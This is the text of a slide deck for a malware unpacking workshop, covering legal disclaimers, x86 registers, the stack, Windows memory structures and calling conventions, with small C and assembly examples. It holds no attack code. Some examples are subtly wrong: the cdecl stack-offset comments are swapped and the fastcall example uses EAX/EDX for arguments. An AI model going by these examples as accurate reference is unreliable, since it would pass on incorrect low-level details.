

Malware Unpacking Workshop



Lilly Chalupowski
February 14, 2020

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Workshop



Don't be a Criminal

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Don't be a Fool

disclaimer_1.log


I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware supplied for this workshop.

If you need help on preventing the infection of your host machine please raise your hand during the workshop for assistance before you run anything.

The malware used in this workshop can steal your data, shutdown nuclear power plants, encrypt your files and more.

john_f_kennedy.log


We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy



Registers

reverse_engineering: 0x00

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer




Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

Registers

reverse_engineering: 0x01




- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
 - Double-Word Aligned



Stack Structure

reverse_engineering: 0x03



reverse_engineering: 0x04

- Conditionals
 - CMP
 - TEST
 - JMP
 - JNE
 - JNZ
- EFLAGS
 - ZF / Zero Flag
 - SF / Sign Flag
 - CF / Carry Flag
 - OF/Overflow Flag



- CDECL
 - Arguments Right-to-Left
 - Return Values in EAX
 - Caller Function Cleans the Stack
- STDCALL
 - Used in Windows Win32API
 - Arguments Right-to-Left
 - Return Values in EAX
 - The Callee function cleans the stack, unlike CDECL
 - Does not support variable arguments
- FASTCALL
 - Uses registers as arguments
 - Useful for shellcode




Windows Memory Structure

reverse_engineering: 0x06




- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
 - GetLastError()
 - GetVersion()
 - Pointer to the PEB
- PEB - Process Environment Block
 - Image Name
 - Global Context
 - Startup Parameters
 - Image Base Address
 - IAT (Import Address Table)



reverse_engineering: 0x07

- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



reverse_engineering: 0x09

cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

reverse_engineering: 0x0a

cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

reverse_engineering: 0x0b

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

reverse_engineering: 0x0c

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

reverse_engineering: 0x0d

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

reverse_engineering: 0x0e

fastcall.asm

```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

Guess the Calling Convention



reverse_engineering: 0x0f


hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ  \$ - msg                ; message length
```

reverse_engineering: 0x10

terminal

```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```




imgtip.com C. Fox/Everett / Rex Features



tools_of_the_trade: 0x00


- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




tools_of_the_trade: 0x02



tools_of_the_trade: 0x03




tools_of_the_trade: 0x04



tools_of_the_trade: 0x05

